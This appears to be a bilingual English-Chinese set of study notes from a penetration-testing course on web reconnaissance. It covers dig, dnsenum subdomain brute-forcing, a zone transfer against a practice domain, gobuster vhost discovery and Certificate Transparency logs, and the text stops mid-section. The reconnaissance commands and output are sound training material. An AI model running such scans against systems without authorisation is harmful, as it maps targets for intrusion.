SOA	Start of Authority	Specifies administrative information about	<code>example.com. IN SOA ns1.example.com.</code>

Record Type 记录类型	Full Name 全名	Description 描述	Zone File Example 区域文件示例
	Record授权 开始记录	a DNS zone, including the primary name server, responsible person's email, and other parameters.指定有关DNS区域的管理信息，包括主名称服务器、负责人的电子邮件和其他参数。	admin.example.com. 2024060301 10800 3600 604800 86400
SRV	Service Record 服务记录	Defines the hostname and port number for specific services.定义特定服务的主机名和端口号。	_sip._udp.example.com. IN SRV 10 5 5060 sipserver.example.com.
PTR	Pointer Record 指针记录	Used for reverse DNS lookups, mapping an IP address to a hostname.用于反向DNS查找，将IP地址映射到主机名。	1.2.0.192.in-addr.arpa. IN PTR www.example.com.

示例中的“ IN ”代表Internet。它是DNS记录中的一个类字段，用于指定协议族。在大多数情况下，您将看到使用“ IN ”，因为它表示用于大多数域名的Internet协议套件（IP）。其他类值也存在（例如，Chaosnet CH，Hesiod HS），但在现代DNS配置中很少使用。本质上，“ IN ”只是一个约定，表明该记录适用于我们今天使用的标准互联网协议。虽然它看起来像是一个额外的细节，但理解它的含义可以更深入地理解DNS记录结构。

Digging DNS

DNS侦察包括利用专门的工具来查询DNS服务器并提取有价值的信息。以下是网络侦察专业人员武器库中一些最流行和最通用的工具：

Tool 工具	Key Features 关键特性	Use Cases 用例
dig	Versatile DNS lookup tool that supports various query types (A, MX, NS, TXT, etc.) and detailed	Manual DNS queries, zone transfers (if allowed), troubleshooting DNS issues, and


Tool 工具	Key Features 关键特性	Use Cases 用例
	output.多功能DNS查找工具，支持各种查询类型（A，MX，NS，TXT等）和详细输出。	in-depth analysis of DNS records. 手动DNS查询、区域转移（如果允许）、DNS问题排除、DNS记录深度分析。
nslookup	Simpler DNS lookup tool, primarily for A, AAAA, and MX records.更简单的DNS查找工具，主要用于A、AAAA和MX记录。	Basic DNS queries, quick checks of domain resolution and mail server records.基本的DNS查询，快速检查域名解析和邮件服务器记录。
host	Streamlined DNS lookup tool with concise output.精简的DNS查找工具与简洁的输出。	Quick checks of A, AAAA, and MX records.快速检查A，AAAA和MX记录。
dnsenum	Automated DNS enumeration tool, dictionary attacks, brute-forcing, zone transfers (if allowed).自动DNS枚举工具，字典攻击，暴力破解，区域传输（如果允许）。	Discovering subdomains and gathering DNS information efficiently.发现子域，高效收集DNS信息。
fierce	DNS reconnaissance and subdomain enumeration tool with recursive search and wildcard detection.DNS侦察和子域枚举工具，具有递归搜索和通配符检测。	User-friendly interface for DNS reconnaissance, identifying subdomains and potential targets. 用户友好的界面为DNS侦察，识别子域和潜在的目标。
dnsrecon	Combines multiple DNS reconnaissance techniques and supports various output formats. 结合多种DNS侦察技术，支持多种输出格式。	Comprehensive DNS enumeration, identifying subdomains, and gathering DNS records for further analysis.全面的DNS枚举，识别子域，收集DNS记录供进一步分析。
theHarvester	OSINT tool that gathers information from various sources, including DNS records (email addresses).OSINT工具，从各种来源收集信息，包括DNS记录（电子邮件地址）。	Collecting email addresses, employee information, and other data associated with a domain from multiple sources.从多个来源收集与域相关的电子邮件地址、员工信息和其他数据。
Online DNS Lookup Services 在线DNS查询服务	User-friendly interfaces for performing DNS lookups.执行DNS查找的用户友好界面。	Quick and easy DNS lookups, convenient when command-line tools are not available, checking for domain availability or basic information快速和简单的DNS查找，方便当命令行工具不可用时，检查域可用性 or 基本信息

域信息搜索器

`dig` 命令 (`Domain Information Groper`) 是一个功能强大的通用工具，用于查询DNS服务器和检索各种类型的DNS记录。它的灵活性和详细和可定制的输出使其成为首选。

Common dig Commands 常用挖掘命令

Command 命令	Description 描述
<code>dig domain.com</code>	Performs a default A record lookup for the domain.对域执行默认的a记录查找。
<code>dig domain.com A</code>	Retrieves the IPv4 address (A record) associated with the domain.检索与域关联的IPv4地址（A记录）。
<code>dig domain.com AAAA</code>	Retrieves the IPv6 address (AAAA record) associated with the domain.检索与该域关联的IPv6地址（AAAA记录）。
<code>dig domain.com MX</code>	Finds the mail servers (MX records) responsible for the domain.查找负责该域的邮件服务器（MX记录）。
<code>dig domain.com NS</code>	Identifies the authoritative name servers for the domain.标识域的授权名称服务器。
<code>dig domain.com TXT</code>	Retrieves any TXT records associated with the domain.检索与域关联的任何TXT记录。
<code>dig domain.com CNAME</code>	Retrieves the canonical name (CNAME) record for the domain.检索域的规范名称（CNAME）记录。
<code>dig domain.com SOA</code>	Retrieves the start of authority (SOA) record for the domain.检索域的授权机构（SOA）起始记录。
<code>dig @1.1.1.1 domain.com</code>	Specifies a specific name server to query; in this case 1.1.1.1指定要查询的特定名称服务器；在本例中为1.1.1.1
<code>dig +trace domain.com</code>	Shows the full path of DNS resolution.显示DNS解析的完整路径。
<code>dig -x 192.168.1.1</code>	Performs a reverse lookup on the IP address 192.168.1.1 to find the associated host name. You may need to specify a name server.对IP地址192.168.1.1执行反向查找以查找关联的主机名。您可能需要指定一个名称服务器。
<code>dig +short domain.com</code>	Provides a short, concise answer to the query.为查询提供简短、简明的答案。
<code>dig +noall +answer domain.com</code>	Displays only the answer section of the query output.仅显示查询输出的答案部分。
<code>dig domain.com ANY</code>	Retrieves all available DNS records for the domain (Note: Many DNS servers ignore <code>ANY</code> queries to reduce load and prevent abuse, as

Command 命令	Description 描述
	per RFC 8482 ).检索域的所有可用DNS记录（注意：许多DNS服务器忽略 ANY 查询，以减少负载和防止滥用，根据RFC 8482）。

注意：有些服务器可以检测并阻止过多的DNS查询。谨慎使用并尊重速率限制。在对目标执行广泛的DNS侦察之前，始终要获得许可。

Digging DNS 挖掘DNS

```
Chenduoduo@htb[/htb]$ dig google.com

; <<>> DiG 9.18.24-0ubuntu0.22.04.1-Ubuntu <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 16449
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;google.com.                IN      A

;; ANSWER SECTION:
google.com.                 0       IN      A      142.251.47.142

;; Query time: 0 msec
;; SERVER: 172.23.176.1#53(172.23.176.1) (UDP)
;; WHEN: Thu Jun 13 10:45:58 SAST 2024
;; MSG SIZE  rcvd: 54
```

该输出是对域 `google.com` 使用 `dig` 命令进行DNS查询的结果。当系统运行版本为 `DiG version 9.18.24-0ubuntu0.22.04.1-Ubuntu` 时，执行该命令。输出可分为四个关键部分：

1. Header

`;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 16449`：这一行表示查询的类型（`QUERY`），成功状态（`NOERROR`），以及这个特定查询的唯一标识符（`16449`）。

`;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0`：描述DNS报头中的标志：

- ◆ `qr`：Query Response flag -表示这是一个响应。
- ◆ `rd`：Recursion Desired标志-表示请求递归。

- ◆ `ad` : 可信数据标志-表示解析器认为数据是可信的。
- ◆ 其余数字表示DNS响应的每个部分中的条目数: 1个问题、1个答案、0个授权记录和0个附加记录。

`;; WARNING: recursion requested but not available` : 表示请求递归, 但服务器不支持。

2. Question Section

`;google.com. IN A` : 这一行指定了这个问题: “`google.com` 的IPv4地址 (A记录) 是什么?”

3. Answer Section

`google.com. 0 IN A 142.251.47.142` : 这是查询的答案。表示 `google.com` 关联的IP地址为 `142.251.47.142` 。“`0`”表示 `TTL` (生存时间), 表示结果在刷新之前可以缓存多长时间。

4. Footer

`;; Query time: 0 msec` : 这显示了处理查询和接收响应所需的时间 (0毫秒) 。

`;; SERVER: 172.23.176.1#53(172.23.176.1) (UDP)` : 标识提供应答的DNS服务器和使用的协议 (UDP) 。

`;; WHEN: Thu Jun 13 10:45:58 SAST 2024` : 这是查询时间的时间戳。

`;; MSG SIZE rcvd: 54` : 收到的DNS报文大小 (54字节) 。

`dig` 查询中有时会出现 `opt pseudosection` 。这是由于DNS的扩展机制 (`EDNS`) , 它允许额外的功能, 如更大的消息大小和DNS安全扩展 (`DNSSEC`) 支持。

如果您只想要问题的答案, 不需要任何其他信息, 可以使用 `+short` 查询 `dig` :

```
Chenduoduo@htb[/htb]$ dig +short hackthebox.com
```

```
104.18.20.126
```

```
104.18.21.126
```

subdomains

在探索DNS记录时, 我们主要关注主域 (例如, `example.com`) 及其相关信息。然而, 在这个主域的表面之下隐藏着一个潜在的子域网络。这些子域名是主域名的扩展, 通常用于组织和分离网站的不同部分或功能。例如, 一个公司可以使用 `blog.example.com` 作为其博客, `shop.example.com` 作为其在线商店, 或者 `mail.example.com` 作为其电子邮件服务。

子域名通常承载有价值的信息和资源, 而不是直接从主站链接。这可以包括:

- `Development and Staging Environments` : 在将新功能或更新部署到主站之前, 公司经常

使用子域来测试它们。由于宽松的安全措施，这些环境有时包含漏洞或暴露敏感信息。

- **Hidden Login Portals**：子域可能承载不打算公开访问的管理面板或其他登录页面。寻求未经授权访问的攻击者会发现这些是有吸引力的目标。

- ◆ **Hidden Login Portals**：子域可能承载不打算公开访问的管理面板或其他登录页面。寻求未经授权访问的攻击者会发现这些是有吸引力的目标。
- ◆ **Sensitive Information**：子域可能无意中暴露机密文档、内部数据或配置文件，这些文件可能对攻击者有价值。

Subdomain Enumeration

Subdomain enumeration 是系统地识别和列出这些子域的过程。从DNS的角度来看，子域通常表示为 **A**（或 **AAAA** 对于IPv6）记录，它们将子域名映射到相应的IP地址。此外，**CNAME** 记录可用于为子域创建别名，将它们指向其他域或子域。子域枚举有两种主要方法：

1. Active Subdomain Enumeration

这包括直接与目标域的DNS服务器交互以发现子域。一种方法是尝试 **DNS zone transfer**，其中配置错误的服务器可能会无意中泄漏子域的完整列表。然而，由于安全措施收紧，这很少成功。

一种更常见的主动技术是 **brute-force enumeration**，它涉及针对目标域系统地测试潜在子域名列表。诸如 **dnsenum**、**ffuf** 和 **gobuster** 之类的工具可以使用公共子域名的词列表或基于特定模式自定义生成的列表来自动化此过程。

2. Passive Subdomain Enumeration

这依赖于外部信息源来发现子域，而无需直接查询目标的DNS服务器。一个有价值的资源是 **Certificate Transparency (CT) logs**，SSL/TLS证书的公共存储库。这些证书通常在其主题替代名称（SAN）字段中包含相关子域的列表，从而提供了潜在目标的宝库。

另一种被动方法包括利用 **search engines**，如谷歌或DuckDuckGo。通过使用专门的搜索操作符（例如，**site:**），您可以过滤结果以仅显示与目标域相关的子域。

此外，各种在线数据库和工具聚合来自多个来源的DNS数据，允许您搜索子域，而无需直接与目标交互。

每种方法都有其优点和缺点。主动枚举提供了更多的控制和全面发现的潜力，但也更容易被发现。被动枚举更隐蔽，但可能不会发现所有现有的子域。结合这两种方法提供了一种更彻底和有效的子域枚举策略。

Subdomain Bruteforcing

Subdomain Brute-Force Enumeration 是一种功能强大的活动子域发现技术，它利用预定义的潜在子域名列表。这种方法针对目标域系统地测试这些名称，以识别有效的子域。通过使用精心设计的词表，您可以显著提高子域发现工作的效率和有效性。

这个过程分为四个步骤：

1. **Wordlist Selection** : 该过程从选择包含潜在子域名的单词列表开始。这些词表可以是:

General-Purpose :包含广泛的常见的子域名名称(例如, **dev** , **staging** , **blog** , **mail** , **admin** , **test**)。当您不知道目标的命名约定时, 此方法非常有用。

Targeted : 专注于与目标相关的特定行业、技术或命名模式。这种方法更有效, 并减少了误报的机会。







Custom : 您可以根据特定的关键字、模式或从其他来源收集的情报创建自己的词表。

2. **Iteration and Querying** : 脚本或工具遍历单词列表, 将每个单词或短语附加到主域(例如 **example.com**) 以创建潜在的子域名(例如 **dev.example.com** , **staging.example.com**) 。

3. **DNS Lookup** : 对每个潜在的子域执行DNS查询, 检查其是否解析为IP地址。这通常是使用A或AAAA记录类型完成的。

4. **Filtering and Validation** : 如果子域解析成功, 则将其添加到有效子域列表中。可以采取进一步的验证步骤来确认子域的存在和功能(例如, 尝试通过web浏览器访问它) 。

有几个可用的工具擅长于暴力枚举:

Tool 工具	Description 描述
dnsenum 	Comprehensive DNS enumeration tool that supports dictionary and brute-force attacks for discovering subdomains.全面的DNS枚举工具, 支持字典和暴力攻击发现子域。
fierce 	User-friendly tool for recursive subdomain discovery, featuring wildcard detection and an easy-to-use interface.用户友好的递归子域发现工具, 具有通配符检测和易于使用的界面。
dnsrecon 	Versatile tool that combines multiple DNS reconnaissance techniques and offers customisable output formats.多功能工具, 结合多种DNS侦察技术, 并提供可定制的输出格式。
amass 积累 	Actively maintained tool focused on subdomain discovery, known for its integration with other tools and extensive data sources.积极维护专注于子领域发现的工具, 以其与其他工具和广泛数据源的集成而闻名。
assetfinder 	Simple yet effective tool for finding subdomains using various techniques, ideal for quick and lightweight scans.使用各种技术查找子域的简单而有效的工具, 是快速轻量级扫描的理想选择。
puredns 	Powerful and flexible DNS brute-forcing tool, capable of resolving and filtering results effectively.强大灵活的DNS暴力破解工具, 能够有效解析和过滤结果。

DNSEnum

dnsenum 是一个用Perl编写的通用且广泛使用的命令行工具。它是一个全面的DNS侦察工具包，提供各种功能来收集有关目标域的DNS基础设施和潜在子域的信息。该工具提供了几个关键功能：

- **DNS Record Enumeration** : **dnsenum** 可以检索到A、AAAA、NS、MX、TXT等多种DNS记录，全面了解目标DNS配置。
- **Zone Transfer Attempts** : 工具自动尝试从发现的名称服务器进行区域传输。虽然大多数服务器都被配置为防止未经授权的区域传输，但一次成功的尝试可能会泄露大量DNS信息。
- **Subdomain Brute-Forcing** : **dnsenum** 支持使用wordlist对子域进行暴力枚举。这包括针对目标域系统地测试潜在的子域名，以识别有效的子域名。
- **Google Scraping** : 该工具可以抓取谷歌搜索结果，以查找可能未直接在DNS记录中列出的其他子域。
- **Reverse Lookup** : **dnsenum** 可以执行反向DNS查找，以识别与给定IP地址相关的域，潜在地揭示托管在同一服务器上的其他网站。
- **WHOIS Lookups** : 该工具还可以执行WHOIS查询来收集有关域名所有权和注册详细信息的信息。

让我们通过演示如何枚举目标 **inlanefreight.com** 的子域来查看 **dnsenum** 的实际情况。在本演示中，我们将使用SecLists [🔗](#) 中的 **subdomains-top1million-5000.txt** 单词列表，其中包含前5000个最常见的子域。

```
dnsenum --enum inlanefreight.com -f
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -r
```

dnsenum --enum inlanefreight.com : 我们指定要枚举的目标域，以及一些调优选项 **--enum** 的快捷方式。

-f /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt : 我们指示将用于暴力破解的SecLists单词列表的路径。如果您的SecLists安装不同，请调整路径。

-r : 此选项启用递归子域强制暴力，这意味着如果 **dnsenum** 找到子域，它将尝试枚举该子域的子域。

```
Chenduoduo@htb[/htb]$ dnsenum --enum inlanefreight.com -f
/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
```

```
dnsenum VERSION:1.2.6
```

```
—— inlanefreight.com ——
```

```
Host's addresses:
```

```
_____
```

```
inlanefreight.com.          300      IN      A
134.209.24.248
```

```
[ ... ]
```

```
Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-
top1million-20000.txt:
```


```
www.inlanefreight.com.      300      IN      A
134.209.24.248
support.inlanefreight.com.  300      IN      A
134.209.24.248
[ ... ]
```

```
done.
```

DNS Zone Transfers

虽然暴力破解可能是一种富有成效的方法，但还有一种侵入性更小、可能更有效的方法来发现子域——DNS区域传输。这种机制是为在名称服务器之间复制DNS记录而设计的，如果配置不当，可能会无意中成为窥探者的信息金矿。

DNS区域传输本质上是将区域（域及其子域）内的所有DNS记录从一个名称服务器批量复制到另一个名称服务器。此过程对于维护跨DNS服务器的一致性和冗余至关重要。但是，如果没有充分保护，未经授权的各方可以下载整个区域文件，暴露子域的完整列表，其关联的IP地址和其他敏感的DNS数据。



1. **Zone Transfer Request (AXFR)**: 备用DNS服务器通过向主服务器发送区域转移请求来发起进程。此请求通常使用AXFR（全区域传输）类型。
2. **SOA Record Transfer**: 在接收到请求（并可能对辅助服务器进行身份验证）后，主服务器通过发送其起始授权（SOA）记录进行响应。SOA记录包含关于区域的重要信息，包括其序列号，这有助于辅助服务器确定其区域数据是否是当前的。
3. **DNS Records Transmission**: 主服务器将区域内的所有DNS记录一条一条地传输到备用服务器。这包括A、AAAA、MX、CNAME、NS等记录，以及其他定义域的子域、邮件服务器、名称服务器和其他配置的记录。
4. **Zone Transfer Complete**: 一旦所有记录都传输完了，主服务器发出信号表示区域传输结束。此通知通知辅助服务器，它已收到区域数据的完整副本。
5. **Acknowledgement (ACK)**: 备用服务器向主服务器发送确认消息，确认成功接收并处理了区域数据。这样就完成了区域传输过程。

The Zone Transfer 漏洞

虽然区域传输对于合法的DNS管理至关重要，但配置错误的DNS服务器可能会将此过程转化为严

重的安全漏洞。核心问题在于控制谁可以发起区域传输的访问控制。

在互联网的早期，允许任何客户端从DNS服务器请求区域传输是常见的做法。这种开放的方法简化了管理，但也带来了巨大的安全漏洞。这意味着任何人，包括恶意行为者，都可以要求DNS服务器提供其区域文件的完整副本，其中包含大量敏感信息。

从未经授权的区域传输中收集的信息对攻击者来说可能是无价的。它揭示了目标DNS基础设施的全面地图，包括：

- ◆ **Subdomains**：子域名的完整列表，其中许多可能无法从主站链接或通过其他方式轻松发现。这些隐藏的子域可以承载开发服务器、暂存环境、管理面板或其他敏感资源。
- ◆ **IP Addresses**：每个子域关联的IP地址，为进一步侦察或攻击提供潜在目标。
- ◆ **Name Server Records**：关于域的权威名称服务器的详细信息，显示托管提供商和潜在的错误配置。

漏洞的修复

幸运的是，对这个漏洞的意识已经增强，大多数DNS服务器管理员已经降低了风险。现代DNS服务器通常配置为只允许将区域传输到受信任的辅助服务器，以确保敏感区域数据保持机密。

然而，由于人为错误或过时的实践，错误配置仍然可能发生。这就是为什么尝试区域转移（在适当的授权下）仍然是一种有价值的侦察技术。即使不成功，该尝试也可以显示有关DNS服务器配置和安全状态的信息。

Exploiting 区域传输

可以使用 **dig** 命令来请求分区传输：

```
Chenduoduo@htb[/htb]$ dig axfr @nsztm1.digi.ninja zonetransfer.me
```

该命令指示 **dig** 从负责 **zonetransfer.me** 的DNS服务器请求完整的区域传输（**axfr**）。如果服务器配置错误并允许传输，您将收到该域的完整DNS记录列表，包括所有子域。

```
Chenduoduo@htb[/htb]$ dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.18.12-1~bpo11+1-Debian <<>> axfr @nsztm1.digi.ninja
zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me.      7200    IN      SOA      nsztm1.digi.ninja.
robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me.      300     IN      HINFO    "Casio fx-700G" "Windows
XP"
zonetransfer.me.      301     IN      TXT      "google-site-
verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.      7200    IN      MX       0 ASPMX.L.GOOGLE.COM.
...
```



```
zonetransfer.me.      7200    IN      A       5.196.105.14
zonetransfer.me.      7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.      7200    IN      NS      nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301 IN TXT
"60a05hbUJ9xSsvYy7pApQvwCUSSGgxvrbdizjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN      SRV      0 0 5060
www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR
www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN      AFSDB    1
asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200    IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN      AFSDB    1
asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A       202.14.81.230
...
;; Query time: 10 msec
;; SERVER: 81.4.108.41#53(nsztm1.digi.ninja) (TCP)
;; WHEN: Mon May 27 18:31:35 BST 2024
;; XFR size: 50 records (messages 1, bytes 2085)
```


Virutal hosts

- 1. Name-Based Virtual Hosting
- 2. IP-Based Virtual Hosting
- 3. Port-Based Virtual Hosting

Virtual Host Discovery Tools

虽然手工分析 **HTTP headers** 和反向 **DNS lookups** 可能是有效的，但专门的 **virtual host discovery tools** 自动化和简化了过程，使其更高效和全面。这些工具使用各种技术探测目标服务器并发现潜在的 **virtual hosts**。

Tool 工具	Description 描述	Features 特性
gobuster 	A multi-purpose tool often used for directory/file brute-forcing, but also effective for virtual host discovery.一个多用途的工具，通常用于目录/文件暴力破解，但也有有效的虚拟主机发现。	Fast, supports multiple HTTP methods, can use custom wordlists.快速，支持多种HTTP方法，可以使用自定义单词列表。
Feroxbuster 	Similar to Gobuster, but with a Rust-based implementation, known for its speed and flexibility.类似于Gobuster，但使用基于rust的实现，以其速度和灵活性而闻名。	Supports recursion, wildcard discovery, and various filters.支持递归、通配符发现和各种过滤器。

Tool 工具	Description 描述	Features 特性
ffuf 	Another fast web fuzzer that can be used for virtual host discovery by fuzzing the Host header.另一个快速的web模糊器，可以通过模糊 Host 头用于虚拟主机发现。	Customizable wordlist input and filtering options.可定制的单词列表输入和过滤选项。

gobuster

Gobuster是一个通用的工具，通常用于目录和文件强制破解，但它也擅长于虚拟主机发现。它系统地向目标IP地址发送不同 **Host** 报头的HTTP请求，并对响应进行分析，识别有效的虚拟主机。

暴力破解 **Host** 头：

1. **Target Identification**：首先，确定目标web服务器的IP地址。这可以通过DNS查找或其他侦察技术来完成。
2. **Wordlist Preparation**：准备一个包含潜在虚拟主机名的单词列表。您可以使用预编译的单词列表，例如SecLists，或者根据目标行业、命名约定或其他相关信息创建自定义单词列表。

gobuster 命令强制vhost通常是这样的：

```
Chenduoduo@htb[/htb]$ gobuster vhost -u http://<target_IP_address> -w <wordlist_file> --append-domain
```

-u 标志指定目标URL（将 **<target_IP_address>** 替换为实际IP）。

-w 标志指定wordlist文件（将 **<wordlist_file>** 替换为wordlist的路径）。

--append-domain 标志将基本域附加到单词列表中的每个单词。

在较新版本的Gobuster中，在执行虚拟主机发现时，需要使用——**append_domain**标志将基本域附加到单词列表中的每个单词。这个标志确保Gobuster正确地构造完整的虚拟主机名，这对于准确枚举潜在的子域至关重要。在旧版本的Gobuster中，此功能的处理方式不同，并且没有必要使用——**append_domain**标志。旧版本的用户可能不会发现这个标志可用或不需，因为该工具在默认情况下附加了基本域，或者使用了不同的机制来生成虚拟主机。

Gobuster 将在发现潜在虚拟主机时输出它们。仔细分析结果，注意任何不寻常或有趣的发现。可能需要进一步调查以确认所发现的虚拟主机的存在及其功能。

还有其他几个值得了解的论点：

- ◆ 考虑使用 **-t** 标志来增加线程的数量，以实现更快的扫描。
- ◆ **-k** 标志可以忽略SSL/TLS证书错误。
- ◆ 您可以使用 **-o** 标志将输出保存到文件中，以供以后分析。

```
Chenduoduo@htb[/htb]$ gobuster vhost -u http://inlanefreight.htb:81 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain
```

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url:          http://inlanefreight.htb:81
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
[+] Append Domain: true
```

Starting gobuster in VHOST enumeration mode

```
Found: forum.inlanefreight.htb:81 Status: 200 [Size: 100]
[ ... ]
Progress: 114441 / 114442 (100.00%)
```

Finished

Certificate Transparency Logs

在庞大的互联网中，信任是一种脆弱的商品。这种信任的基石之一是 **Secure Sockets Layer/Transport Layer Security (SSL/TLS)** 协议，它对浏览器和网站之间的通信进行加密。SSL/TLS的核心是 **digital certificate**，这是一个验证网站身份并允许安全加密通信的小文件。

然而，颁发和管理这些证书的过程并非万无一失。攻击者可以利用流氓或错误颁发的证书来冒充合法网站、拦截敏感数据或传播恶意软件。这就是证书透明度（CT）日志发挥作用的地方。

What are Certificate Transparency Logs

证书透明性（Certificate Transparency，简称CT）日志是公开的、只追加的分类账，用于记录SSL/TLS证书的签发情况。每当证书颁发机构（CA）签发一张新证书时，必须将其提交到多个CT日志中。这些日志由独立组织维护，任何人都可以查看和检查。

可以将CT日志视为一个全球性的证书注册表。它们提供了每个为网站签发的SSL/TLS证书的透明且可验证的记录。这种透明性有以下几个重要作用：

早期检测流氓证书

通过监控CT日志，安全研究人员和网站所有者可以快速识别可疑或错误签发的证书。流氓证书是由受信任的证书颁发机构（CA）签发的未经授权或欺诈性的数字证书。及早检测这些证书，可以在它们被用于恶意目的之前迅速采取行动撤销。

让证书颁发机构（CA）承担责任

CT日志使证书颁发机构对其签发行为负责。如果CA签发了违反规则或标准的证书，这些行为将在日志中被公开记录，从而可能导致制裁或信任的丧失。

加强Web公钥基础设施（PKI）

Web PKI是支撑安全在线通信的信任系统。CT日志通过提供公众监督和验证证书的机制，有助于提高Web PKI的安全性和完整性。

证书透明性日志依赖于密码学技术和公众监督的巧妙结合，具体工作流程如下：

1. 证书签发

当网站所有者向证书颁发机构（CA）申请SSL/TLS证书时，CA会进行尽职调查以验证所有者的身份和域名所有权。一旦验证通过，CA会签发一份**预证书**，这是正式证书的初始版本。

2. 日志提交

CA将该预证书提交到多个CT日志中。这些日志由不同的组织运营，以确保冗余和去中心化。CT日志是“只追加”的，这意味着一旦证书被添加，就无法修改或删除，从而保证历史记录完整性。

3. 签名证书时间戳（SCT）

当CT日志接收到预证书后，每个日志会生成一个**签名证书时间戳（SCT）**。这个SCT是一个密码学证明，表明该证书在特定时间被提交到日志中。随后，SCT会被嵌入到最终签发给网站所有者的正式证书中。

4. 浏览器验证

